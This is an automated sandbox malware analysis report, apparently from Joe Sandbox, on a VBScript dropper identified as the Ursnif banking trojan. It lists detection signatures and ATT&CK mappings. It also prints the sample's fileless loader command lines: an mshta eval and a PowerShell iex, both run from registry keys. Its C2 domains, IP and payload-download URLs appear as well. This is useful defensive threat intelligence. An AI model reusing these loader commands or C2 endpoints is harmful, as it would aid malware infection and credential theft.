ID: 320696
Sample Name:
03QKtPTOQpA1.vbs
Cookbook: default.jbs
Time: 17:51:50
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 03QKtPTOQpA1.vbs

Overview


General Information

Sample Name:	03QKtPTOQpA1.vbs
Analysis ID:	320696
MD5:	5f099ccc65e4965..
SHA1:	8022bd0d5592a2..
SHA256:	cbcc86acc68fb34..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Creates processes via WMI
- Deletes itself after installation

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6684 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\03QKtPTOQpA1.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6456 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6344 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6456 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 3948 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5932 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3948 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 2576 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3948 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 1036 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4440 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5236 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4604 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1376 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1E0.tmp' 'c:\Users\user\AppData\Local\Temp\ynra40it\CSC8D53D7F284854536B8305B22FC194AF5.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3292 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.296195228.00000000055DB000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000003.290883260.0000000005758000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.339135011.00000000054DD000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.293043544.0000000005758000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.291660660.0000000005758000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 10 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 4 1 1	Rootkit 4	Credential API Hooking 3	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1	LSASS Memory	Security Software Discovery 3 3 1	Remote Desktop Protocol	Credential API Hooking 3	Exfiltration Over Bluetooth	Non-Application Layer Protocol 4
Domain Accounts	Scripting 1 2 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 4	Security Account Manager	Virtualization/Sandbox Evasion 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Proxy 1
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Scripting 1 2 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	System Information Discovery 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
03QKtPTOQpA1.vbs	13%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\earmark.avchd	46%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://api10.laptok.at/api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEAPlCi9/U4jjD2a4CS_2FU/dC0GrKVpGM0ZFOvINZ6jD/ueWB9DhdhuwI602_/2F_2BDRgBH52KzA/R70rcm_2BBFE73EKDB/UgZnJrMd9/XdCECe3cEDs1hxsxeW3J/_2BO2Vl2jc566llQDTY/mInMlZbERYbJJFf6flu8AY/F8oYlj5E8_2Fs/YNDW7QNF/0aIuOOdmT7cZZ0t7_0A_0Dp/zTNXNmHZpd/QcqtnlYoMHMz5q6eF/Z9Lh_2BjXm2s/9nsr68w0fo1/eUArOBxqat12urNmY/9X	0%	Avira URL Cloud	safe	
http://https://go.microsoft.coo	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP4byiL9hsAO1_2Fihb/XdfK1Lk3DT/bmrlm5gkVoRymSshi/HK_2BnaGI_2F/WFCn5RsbN_2/FcPK7Rw6mQuxj2/EvfynwuMlwC6wRrP5JXFk/nbpUfNul3ZXKq6CX/vRjkxUYDMdipvSF/UGNmN_2FwufHTed5qT/soTnqcGUs/fFwOGyz0Kh1dqOmh2Dq6/3aNd7ElOG2dDh0HUOH_/0A_0DXGPOu4hdy_2BL5VXq/nfcdYU5oyVvtc/kLQ3jwT5/tkDQrSKfzj415XI0nz2QktQ/bWUQqR9q/5	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://api3.lepini.at/api1/3grfvd4OoBzJgy_2FJP/fcgVgSwDbfF_2Fp1EPxNjh/Yx9NXIO9hDc5K/GXeDmbgi/sQe3IxSedH5lwc5BpPUS1HN/H28DCja7eD/YbhFCX_2FUuLjKCFc/NXz8mfbtFSE5/_2BZvWEooE_/2FzJ2tfbJnReR3/HC711qTLN9fWJTotOrHs0/VwJEMg6D5XGTPwZ7/fJEEgZtSQMraSHd/RCdkB_2FkaU5EH8D_2/Bz12_2Fv5/VqlWvNV_2F5_2Fcm3Qmt/iqe06OVX6NXRArviyeW/i_2Bh_2Fc_0A_0DqCRayYr/twGQAU2x_2BlV/qfukHrrE/iRMpzIh5gSS0aqoG6IHU9ce/p4y8hPN2N_2BsZEJld/Zys	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVD	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVDJ_2Bf/RT8RncEo/5GwqZP0haMx2zwLLYeJrXUm/DImJgAx5GP/ZV4E4rFgiyJcoMcj8/D8DBrAYx1U01/TFWytDHFeyT/c5Q0ZIc4JwhAYJ/BpujRyd4ZtFqSGFEkz78T/M5tMTx6RXb07WKsW/4umaaIECwLuuyUN/F_2F7DjEOzR7IZ4RJH/a1FhUie35/bXjPRrXLPQ4t_0A_0DNs/hJiRy_2FuX13r0Wg426/jDcEWv3RZYE02pm77rAx84/UlvLPNmOrwLKi/GzVyv0B7Ob/oQzM	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/cWMMldHUNNJEupqwPHm/B9i4efC_2Fc2so_2BCUHLQ/EZnaZBpx9TTAG/jsT3bFi3/kx3xXf23DJYShYzY3eA3_2F/1W2x9cmi_2/FaMoHOpg7SPkt9b_2/BTbiYUZqwjQi/FoR9Taz1WaU/DXM7JWcA_2Fx63/mL4zTuWD7RPPiM4xKsTMl/l_2F2TCyXSnly1WP/w78hgLseuFr5g_2/F_2BLwg4UXKkyq9_2B/yJ0SBCkug/u_2BVm0i0IX_2BGOgAfE/oRPonbLnwKHZBDqHRCI/R0A4Gj448_0A_0DlC80JG_/2FQ63Z3TUGph3/FA2KYD9G/4xJwSmXKMt4bwI_2/B07hOhL	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEA	0%	Avira URL Cloud	safe	
http://https://oneget.orgX	0%	Avira URL Cloud	safe	
http://c56.lepini.at/jvassets/xI/t64.dat	0%	Avira URL Cloud	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	0%	Avira URL Cloud	safe	
http://https://oneget.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEAPlCi9/U4jjD2a4CS_2FU/dC0GrKVpGM0ZFOvINZ6jD/ueWB9Dhdhuwl602_/2F_2BDRgBH52KzA/R70rcm_2BBFE73EKDB/UgZnJrMd9/XdCECe3cEDs1hxsxeW3J/_2BO2VI2jc566llQDTY/mInMlZbERYbJJFf6flu8AY/F8oYlj5E8_2Fs/YNDW7QNF/0aIuOOdmT7cZZ0t7_0A_0Dp/zTNXNmHZpd/QcqtnlYoMHMz5q6eF/Z9Lh_2BjXm2s/9nsr68w0fo1/eUArOBxqat12urNmY/9X	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP4byiL9hsAO1_2Fihb/XdfK1Lk3DT/bmrlm5gkVoRymSshi/HK_2BnaGI_2F/WFCn5RsbN_2/FcPK7Rw6mQuxj2/EvfynwuMlwC6wRrP5JXFk/nbpUfNul3ZXKq6CX/vRjkxUYDMdipvSF/UGNmN_2FwufHTed5qT/soTnqcGUs/fFwOGyz0Kh1dqOmh2Dq6/3aNd7ElOG2dDh0HUOH_/0A_0DXGPOu4hdy_2BL5VXq/nfcdYU5oyVvtc/kLQ3jwT5/tkDQrSKfzj415XI0nz2QktQ/bWUQqR9q/5	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/3grfvd4OoBzJgy_2FJP/fcgVgSwDbfF_2Fp1EPxNjh/Yx9NXIO9hDc5K/GXeDmbgi/sQe3lxSedH5lwc5BpPUS1HN/H28DCja7eD/YbhFCX_2FUuLjKCFc/NXz8mfbtFSE5/_2BZvWEooE_/2FzJ2tfbJnReR3/HC711qTLN9fWJTotOrHs0/VwJEMg6D5XGTPwZ7/fJEEgZtSQMraSHd/RCdkB_2FkaU5EH8D_2/Bz12_2Fv5/VqlWvNV_2F5_2Fcm3Qmt/iqe06OVX6NXRArvieW/i_2Bh_2Fc_0A_0DqCRayYr/twGQAU2x_2BlV/qfukHrrE/iRMpzIh5gSS0aqoG6IHU9ce/p4y8hPN2N_2BsZEJld/Zys	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVDJ_2Bf/RT8RncEo/5GwqZP0haMx2zwLLYeJrXUm/DImJgAx5GP/ZV4E4rFgiyJcoMcj8/D8DBrAYx1U01/TFWytDHFeyT/c5Q0ZIc4JwhAYJ/BpujRyd4ZtFqSGFEkz78T/M5tMTx6RXb07WKsW/4umaaIECwLuuyUN/F_2F7DjEOzR7IZ4RJH/a1FhUie35/bXjPRrXLPQ4t_0A_0DNs/hJiRy_2FuX13r0Wg426/jDcEWv3RZYE02pm77rAx84/UlvLPNmOrwLKi/GzVyv0B7Ob/oQzM	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/cWMMldHUNNJEupqwPHm/B9i4efC_2Fc2so_2BCUHLQ/EZnaZBpx9TTAG/jsT3bFi3/kx3xXf23DJYShYzY3eA3_2F/1W2x9cmi_2/FaMoHOpg7SPkt9b_2/BTbiYUZqwjQi/FoR9Taz1WaU/DXM7JWcA_2Fx63/mL4zTuWD7RPPiM4xKsTMl/l_2F2TCyXSnly1WP/w78hgLseuFr5g_2/F_2BLwg4UXKkyq9_2B/yJ0SBCkug/u_2BVm0i0lX_2BGOgAfE/oRPonbLnwKHZBDqHRCI/R0A4Gj448_0A_0DlC80JG_/2FQ63Z3TUGph3/FA2KYD9G/4xJwSmXKMt4bwI_2/B07hOhL	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at/jvassets/xI/t64.dat	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://go.microsoft.coo	powershell.exe, 00000021.00000003.430834852.00000241334E6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000021.00000003.424929121.000002411C6AE000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	powershell.exe, 00000021.00000003.424085901.000002411C15C000.00000004.00000001.sdmp	false		high
http://www.nytimes.com/	msapplication.xml3.10.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000021.00000002.467500347.000002411B30F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000021.00000002.467500347.000002411B30F000.00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVD	{431477FF-2AD3-11EB-90E4-ECF4BB862DED}.dat.27.dr, ~DF4F9D1209361EBE41.TMP.27.dr	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP	{2637FC00-2AD3-11EB-90E4-ECF4BB862DED}.dat.10.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
